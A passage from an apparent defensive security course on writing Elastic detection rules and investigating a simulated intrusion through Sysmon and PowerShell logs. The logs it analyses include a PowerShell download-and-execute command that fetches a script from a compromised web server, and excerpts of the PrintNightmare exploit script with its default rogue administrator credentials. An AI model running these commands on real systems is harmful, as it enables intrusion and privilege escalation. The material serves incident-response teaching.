If another user with the UID 0 were somehow added to /etc/passwd, this rule would not trigger if the user authenticates via SSH. A different rule would be needed to detect the creation of another root user on the host.

For the *About rule* section of this rule, we'll enter the following descriptive characteristics:




Figure 164: About rule for SSH using root account

Since authentication as root provides full access to the endpoint system, we'll max out the risk score. If a user is able to SSH to our web server, we'll want the risk score to reflect our concerns for criticality. We can also add the "ssh-root" tag to the activity to simplify indexing.

As before, we don't need to make any adjustments to the last two sections of the rule. We can move ahead through creation and activation until our rule is added to Elasticsearch. Let's write our next rule to identify brute forcing authentication against our Windows machines.

Our approach to brute forcing Windows authentication is not any different than brute forcing web-based activity. We'll create another *Threshold* query on the authentication failures, this time adding an optional qualifier that decreases the criticality of the event based on whether the source IP belongs to our Snort appliance.

Starting with the *Define rule* section, we'll select *Threshold* as the *Rule Type* and fill out the rest of the fields. Below are our defining rule conditions:




Figure 165: Define rule for RDP Brute Force

To develop this rule, we'll search for "4625" in the *event.code* field. For aggregation purposes, we want to find at least 100 failed authentication attempts from the same*source.ip* before triggering the alert.

Depending on organizational priorities, we could consider lower numbers. This can be particularly challenging if entire network subnets converge to a single network device before authenticating over the network. 100 users failing to authenticate to a domain through the same proxy in a fiveminute window could create false positives. In such cases, we might instead leverage host.ip for the Group by field.

In the *About rule* section, we'll enter the *Name*, *Description*, *Default severity*, and *Default risk score*.




Figure 166: About rule for RDP Brute Force

For our RDP Brute Force rule, we selected a *Default severity* of "High" and a *Default risk score* of 75. This is suitable for the attacker behavior we encountered. However, since we are also interested in overriding severity if the traffic passes through a different network node, we'll enable the *Security override* checkbox.

Enabling this override reveals new fields corresponding to different severities. We can specify the *Source field* and *Source value* conditions necessary to meet an override for our alert's severity.




Figure 167: RDP Brute Force Security Override

Our security override relies on straightforward, fairly simple logic. If the *source.ip* field matches the internal IP address of *snort03*, the *Severity* of our alert is changed to Low. This activity can help tune out routine behavior and focus on only the anomalies within our timeframe. This lowered severity doesn't apply to Phase Two of the attack. The tag for this alert is optional, so we'll use "rdp-brute-force". There is nothing else to do for the rule at this point other than to finish creating and activating it.

Running Phase Two with our newly-defined rules reveals the detections that we set out to create. Below is an example of listed alerts based on our rules.




Figure 168: Phase Two Alert Detection

This time, we'll notice "High" and "Critical" alerts based on the attacker's movement through the network. If the adversary had compromised the *snort03* VM, the activity would have generated an alert with a severity of "Low" and might be ignored. Combined with the alerts from the previous phase, incident response would certainly be underway in this case.

In the next phase, we'll learn how the attacker uses the host to achieve network expansion.

19.3 Phase Three: Persistence and Privilege Escalation on Application Server

This Learning Unit covers the following Learning Objectives:

1. Understand persistence and privilege escalation on appsrv01
2. Build Phase Three detection rules

This Learning Unit will take approximately 2 hours to complete.

During this phase of the attack, our adversary has a foothold on *appsrv01* with a low-level domain account. They'll first try to elevate their privileges, then initiate some host-based discovery activities to find a more privileged account to leverage.




Figure 169: Network Overview of Compromise at the Start of Phase Three

The diagram indicates a continued exploitation path from *web01* to *appsrv01*. For now, the attacker has gained unauthorized access to one endpoint on the internal network. Whether or not they'll be able to compromise the Domain Controller remains to be determined.

Let's click the *Phase Three* button on the web interface of *attacker02*. The script should complete in approximately two minutes, and we'll begin the next part of our investigation.

19.3.1 Persistence and Privilege Escalation on appsrv01

After this phase is complete, we'll once again perform our analysis over a particular span of time. However, we have an additional advantage we can apply to our investigation - we not only have an idea of the network path taken by our adversary, we also know what accounts have been compromised.

The attacker has authenticated as the low-level user offsec, so we can investigate what activities were performed on behalf of this user. With Sysmon on *appsrv01*, we can quickly characterize what actions took place with the compromised account.

First, we'll update our timeframe to between *May 5, 2022 @ 10:31:00.000* and *May 3, 2022 @ 10:33:00.000*. Then we'll apply a KQL query in *Discover*, like the one shown below.

```
agent.name: "appsrv01" and user.name: "offsec" and event.dataset :
"windows.sysmon_operational"
```

Listing 682 - Filtering on all Sysmon events matching user offsec activity

This query isolates our results to all entries reported from *appsrv01* using the *agent.name* field. The *user.name* field indicates that only activities from the offsec user are relevant. Finally, the *event.dataset* field captures all entries from Sysmon event logs. While this query excludes events from other Windows Event providers (such as Security), it provides a starting point for us to determine what, if anything, was done with the compromised account.




Figure 170: All Sysmon hits from user offsec on appsrv01

The output reveals a small number of results that we can evaluate manually. We'll find one *ProcessCreate* event, followed by *FileCreate* events in descending order based on timestamp. If this activity does not reveal any significant artifacts, we need to consider other artifacts generated in this timeframe.

Starting with the *ProcessCreate* event, we'll turn our attention to the details in the metadata. Poring through the entry reveals a command that is highly relevant to this phase of the incident.

```
Process Create:
RuleName: -
UtcTime: 2022-05-05 14:31:37.456
ProcessGuid: {d630c156-dfc9-6273-1401-000000002800}
ProcessId: 4980
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy bypass iex (New-Object System.
Net.WebClient).DownloadString('http://web01.corp.com/in.ps1')
CurrentDirectory: C:\Windows\system32\
User: CORP\offsec
LogonGuid: {d630c156-dfc9-6273-0214-290000000000}
LogonId: 0x291402
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,I
MPHASH=741776AACCFC5B71FF59832DCDCACE0F
ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
ParentProcessId: 1408
ParentImage: -
ParentCommandLine: -
ParentUser: -
```

Figure 171: ProcessCreate event invoking PowerShell script from web01

Based on the output in the *CommandLine* field, the attacker used PowerShell to download and execute the script in.ps1, now hosted on *web01*. With root access to the web server, it's no surprise that the attacker would use this as a staging ground for executing additional scripts.

Before we dig deeper into the PowerShell script, let's examine the other two Sysmon events generated by the offsec user. The first *FileCreate* event writes a PowerShell script to the C:\Users\offsec\AppData\Local\Temp\ directory. This action tests the script against *AppLocker*[704] policy, and is only a minor artifact in this incident. The second, more interesting *FileCreate* event is shown below.

[704] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/module/applocker/

```
File created:
RuleName: DLL
UtcTime: 2022-05-05 14:31:38.343
ProcessGuid: {d630c156-dfc9-6273-1401-000000002800}
ProcessId: 4980
Image: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\offsec\AppData\Local\Temp\nightmare.dll
CreationUtcTime: 2022-05-05 14:31:38.343
User: CORP\offsec
```

Figure 172: FileCreate event generated by PowerShell script from web01

The PowerShell process invoking in.ps1 is the same process creating nightmare.dll in the offsec user's Temp directory. Although this activity is very suspicious, its end goal remains unclear. We'll have to investigate even further to determine if there's a link between in.ps1 and nightmare.dll.

We'll recall that we can use Elasticsearch to query a wide variety of text fields matching specific keywords.




Figure 173: Searching for "nightmare.dll" across all fields

We can use what we've learned so far to find other artifacts with keywords we've encountered. Let's leave the timeframe unchanged and search for the text string "nightmare.dll" across all audit trails.

We find more interesting *FileCreate* events from Sysmon, with matches to the *powershell.file.script_block_text* from PowerShell Script Block events located beneath. We'll recall that PowerShell has logging mechanisms for modules, script blocks, and activities. In this case study, a PowerShell script block matched on our string.

Expanding on the *powershell.file.script_block_text* field, we can find more details related to our mystery DLL. At the top of the script block text we notice the following information:

```
function Invoke-Nightmare
{
    <#
        .SYNOPSIS
        Exploits CVE-2021-1675 (PrintNightmare)

        Authors:
            Caleb Stewart - https://github.com/calebstewart
            John Hammond - https://github.com/JohnHammond
        URL: https://github.com/calebstewart/CVE-2021-1675

        .DESCRIPTION
        Exploits CVE-2021-1675 (PrintNightmare) locally to add a new local administrator
        user with a known password. Optionally, this can be used to execute your own
        custom DLL to execute any other code as NT AUTHORITY\SYSTEM.

        .PARAMETER DriverName
        The name of the new printer driver to add (default: "Totally Not Malicious")

        .PARAMETER NewUser
        The name of the new user to create when using the default DLL (default: "adm1n")

        .PARAMETER NewPassword
        The password for the new user when using the default DLL (default: "P@ssw0rd")
```

Figure 174: Invoke -Nightmare function

This script block includes *function Invoke-Nightmare*,[705] which is part of a local privilege escalation tool written in PowerShell. It's related to the*Print-Nightmare*[706] vulnerability discovered in 2021. Exploiting a printer spooler service withthis script leads to creating a local administrator account. The sample parameters contain the default credentials of the administrator account: username *adm1n* and password *P@ssw0rd*.

Scrolling further down within the script block, we'll find the matchingstring for "nightmare.dll" connected to additional an PowerShell script.

[705] (calebstewart), https://github.com/calebstewart/CVE-2021-1675

[706] (Microsoft, 2021), https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-1675

```
$DLL = [System.IO.Path]::GetTempPath() + "nightmare.dll"
[System.IO.File]::WriteAllBytes($DLL, $nightmare_data)
Write-Host "[+] created payload at $DLL"
$delete_me = $true
```

Figure 175: Write "nightmare.dll" to Temp directory

This part of the script illustrates writing nightmare.dll to the temporary directory, including the script output showing where the file was written. The *$delete_me* variable set to *$true* indicates that clean-up activity takes place elsewhere in the script. This attacker clearly wants to escalate their privileges using a local Administrator account.

The other *FileCreate* events discovered using our query provide additional context about the exploit. Expanding on a full event shows not only a different location for the DLL, but additional noteworthy details.

```
File created:
RuleName: DLL
UtcTime: 2022-05-05 14:31:38.892
ProcessGuid: {d630c156-cfd9-6273-3400-000000002800}
ProcessId: 1384
Image: C:\Windows\System32\spoolsv.exe
TargetFilename: C:\Windows\System32\spool\drivers\x64\3\New\nightmare.dll
CreationUtcTime: 2022-05-05 14:31:38.892
User: NT AUTHORITY\SYSTEM
```

Figure 176: Adding nightmare.dll to legitimate print driver directory

In this *FileCreate* event, we find the *TargetFilename* showing nightmare.dll being written to a protected system directory. The *Image* field shows that the action was performed by spoolsv.exe, which is not intended for writing DLLs. We can use this information to help draft our rule later.

We might recall that the Print-Nightmare script used default values for the creation of a new local Administrator *adm1n*. If we suspect that this user was created, we can search for new user account creation (Event ID *4720*) or successful authentication (Event ID *4624*) with the *adm1n* username. For this case study, we'll filter on successful authentications using this rogue account. Assuming the account is created, it would be more important to know that it was accessed by our attacker to continue our investigation.

We'll change our KQL query to search on the *user.name* "adm1n" and the *event.code* 4624.
Keeping the same timeline, we receive the following results:

Figure 177: Successful authentication events for adm1n user

We'll find three events matching our criteria. While it isn't clear why the user would need to authenticate more than once, it *is* clear that this local Administrator now has control of the *appsrv01* server. Hovering over the earliest event shows us when *adm1n* first authenticated during this phase of the attack. Let's change our start time to *May 5, 2022 @ 10:31:48.000*, narrowing our investigation to activities after the local Administrator logged in.

Because *adm1n* is suspicious, we'll hunt for all Sysmon events in our new timeframe with this user. Below is the updated KQL query to detect Sysmon events generated by *adm1n* on *appsrv01*.

```
agent.name: "appsrv01" and user.name: "adm1n" and event.dataset :
"windows.sysmon_operational"
```

Listing 683 - Filtering on all Sysmon events matching user adm1n activity

Constraining our results to these conditions in an updated timeframe helps us more quickly discover this user's behavior. Let's apply our query to learn what else happened in this phase.

